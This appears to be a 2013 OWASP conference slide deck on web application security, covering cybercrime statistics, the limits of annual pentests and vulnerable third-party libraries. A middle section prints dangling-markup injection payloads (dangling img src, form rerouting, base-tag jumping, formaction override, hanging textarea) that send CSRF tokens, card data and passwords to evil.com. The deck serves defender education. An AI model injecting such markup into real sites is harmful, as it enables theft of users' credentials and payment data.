



The OWASP Foundation
<http://www.owasp.org>

Web Application Security: Needles in haystacks. Hacking the Browser etc etc

OWASP EU Tour 2013



The OWASP Foundation

<http://www.owasp.org>

Jim Manico
VP WhiteHat Security
OWASP GLOBAL BOARD MEMBER
OWASP Podcast and Cheat-Sheet Lead

Eoin Keary
CTO BCC Risk Advisory (Ireland)
OWASP GLOBAL BOARD MEMBER
OWASP Reboot & Code Review Lead



eoin.keary@owasp.org

@eoinkeary

<http://ie.linkedin.com/in/eoinkeary>





Linked in

UCLA

Kiplinger



HACKED

AMNESTY
INTERNATIONAL



Suppos.com
POWERED by SERVICE

PBS



WINEHQ

STRATFOR
GLOBAL INTELLIGENCE



HARVARD
UNIVERSITY

Moody's

citigroup



NYSE

GAWKER



“(Cyber crime is the) second cause of economic crime experienced by the financial services sector” – PwC

“One hundred BILLION dollars” - Dr Evil

Globally, every second, 18 adults become victims of *cybercrime* - Symantec

2012 Cyber Crime

- US \$20.7 billion in direct losses
- Global \$110 billion in direct losses
- Global \$338 billion + downtime

“The loss of industrial information and intellectual property through cyber espionage constitutes the greatest transfer of wealth in history” - Keith Alexander


Almost 1 trillion USD was spent in 2012 protecting against cybercrime

Jimmy, I didn't click it – My Grandma

“556 million adults across the world have first-hand experience of cybercrime -- more than the entire population of the European Union.”



Its (not) the \$\$\$\$



Information
security spend

Security incidents
(business impact)



"There's Money in them there webapps"

"Web applications abound in many larger companies, and remain a popular (54% of breaches) and successful (39% of records) attack vector."

- Verizon Data Breach Investigations Report






1. Security Industry has grown in overall market capital size...but
2. Problems appear to be getting worse, more frequent.
3. Real world \$\$\$ impact is huge

So throwing money at a problem does not seem to work, right?



We are approaching this problem
completely wrong and have been
for years.....





Problem # 1

Asymmetric Arms Race





A traditional end of cycle / Annual pentest only
gives minimal security.....





There are too many variables and too little time to ensure “real security”.


Simple Web App: 50 parameters?

Vulnerability Types: 50? 100? 800? (CVE – 55,000)

Logical /Business Bugs

Framework bugs

2500? 50,000? 100,000 possible test cases?



An inconvenient truth

Two weeks of ethical
hacking

Business
Logic Flaws


Security
Errors

Code Flaws

Ten man-years of
development

An Attacker has 24x7x365 to Attack

Attacker Schedule



The Defender has 20 man days per year to detect and defend

Who has the edge?



The OWASP Foundation
<http://www.owasp.org>

"Risk comes from not knowing what you're doing." - Warren Buffet





In two weeks:

Consultant "tune tools"
Use multiple tools – verify issues
Customize Attack Vectors to technology stack
Achieve 80-90 application functionality coverage

How experienced is the consultant?

Are they as good as the bad guys?
They certainly need to be, they only have 2 weeks, right!!?

Code may be pushed to production soon after the test.
Potential window of Exploitation could be until the next pen test.

6 mths, 9 mths, 1 year?

"A fool with a tool, is still a fool".....?





Example items tools can not detect.
They require human intelligence.



HTML Hacking

(hacking the browser and CSP)

Danglely Quote

<html>.....

<img src='http://evil.com/log.cgi?'

← Injected line with a non-terminated parameter ...

<input type="hidden" name="xsrf_token" value="12345"> ...

← Normally-occurring apostrophe in page text

...

</div>

← Any normally-occurring tag (to provide a closing bracket)

- Any markup between the **opening single quote** of the *img src* parameter and the **next occurrence** of a matching quote will be treated as a part of the image URL.
- The browser will issue a request to retrieve the image from the specified location - thereby **disclosing the secret value to an attacker-controlled destination – steal CSRF token**

http://evil.com/log.cgi?...<input type="hidden" name="xsrf_token" value="12345">...

Form rerouting

`<form action='http://evil.com/log.cgi'>`

← Injected line by attacker

`<form action='update_profile.php'>`

← Legitimate, pre-existing form ...

`<input type="text" name="card_number" value="100100100"> ...`

`<input type="text" name="CVV_number" value="666"> ...`

`</form>`

- The `<form>` tag can't be nested. The top-level occurrence of this element always takes precedence over subsequent appearances.
- When used to target forms automatically populated with user-specific secrets - as would be the case with any forms used to update profile information, shipping or billing address, or other contact data; form-based XSRF tokens are also a possible target.

<base> jumping

- The <base> tag specifies the base URL/target for all relative URLs in a document.
- There can be at maximum one <base> element in a document, and it ***must be inside** the <head> element.

<http://www.w3.org/wiki/HTML/Elements/base>

<base> jumping

- Attack relies on the injection of <base> tags
- A majority of web browsers honour this tag outside the standards-mandated <head> section.
- The attacker injecting this mark-up would be able to change the all subsequently appearing relative URLs

<base href='http://evil.com/'>

← Injected line ...

<form action='/update_profile.php'>

← Legitimate, pre-existing form ...

<input type="text" name="real_name" value="admin_eoin"> ...

</form>

http://evil.com/update_profile.ph

VULNERABLE: Chrome, firefox and safari.

NOT VULNERABLE: IE8 or IE9.

FIX: use absolute paths!!

Element Override

- **<input> formation Attribute (HTML5)**
- The formation attribute overrides the action attribute of the <form> element.

```
<html>
```

```
.....
```

```
<form action="update_info.php" method="get">
```

```
<input type="text" id="name" />
```

```
<input type="text" id="addr" />
```

```
<input type="text" id="creditcard" />
```

```
<input type="submit" name="submit" id="submit" value="Real Button" />
```

```
<!--Beginning of attacker's code -->
```

```
<button formation="http://evil.com"> False Button </button>
```

```
<style> #submit{visibility:hidden;} </style>
```

```
<!-- End of attacker's code -->
```

← override form destination

← Hide legitimate button

Hanging <textarea>

<!--Beginning of attacker's code -->

<form action="evil.com/logger.cgi" method="post">

<input type="submit" value="Click to continue" />

<textarea style="visibility:hidden;">

<!--End of attacker's code -->

...

<!--User's sensitive data -->

User Password list:


password123

LetMein123

ChangeM3!

1234556

..... </HTML>



All html/txt will be
placed into attackers
textarea

The hanging <textarea> forces the browser to try to determine where the text area should terminate. Most browsers look for the next </textarea> or the end of the </HTML> document.

SO....

Our Browsers (DOM) are broken also....(or at least do unexpected things.



While **black box** penetration test results can be useful to demonstrate how vulnerabilities are exposed in, they ***are not the most effective way to secure an application.***


If the **source code** for the application is available, it should be given to the security staff to assist them while performing their review.

It is possible to **discover vulnerabilities** within the application source that would be **missed** during a black box engagement.



Problem # 2

You are what you eat





Cheese Burgers (beef not horse) are Tasty!!




We know they are bad for us, but who cares, right?

If we eat too many we may get a heart attack? ...sound familiar

We also write [in]secure code until we get hacked

The Cheeseburger approach: *"Cheeseburger risk' is the kind of risk you deliberately take even knowing the consequences, until those consequences actually come to pass."*

SOFTWARE FOOD CHAIN



You may not let some of the people who have developed your code into your offices!!



2012 Study of 31 popular open source libraries

- 19.8 million (26%) of the library downloads have known vulnerabilities
- Today's applications may use up to 30 or more libraries - 80% of the codebase



Spring application development framework :
Downloaded 18 million times by over 43,000
organizations in the last year

– **Vulnerability: Information leakage CVE-2011-2730**

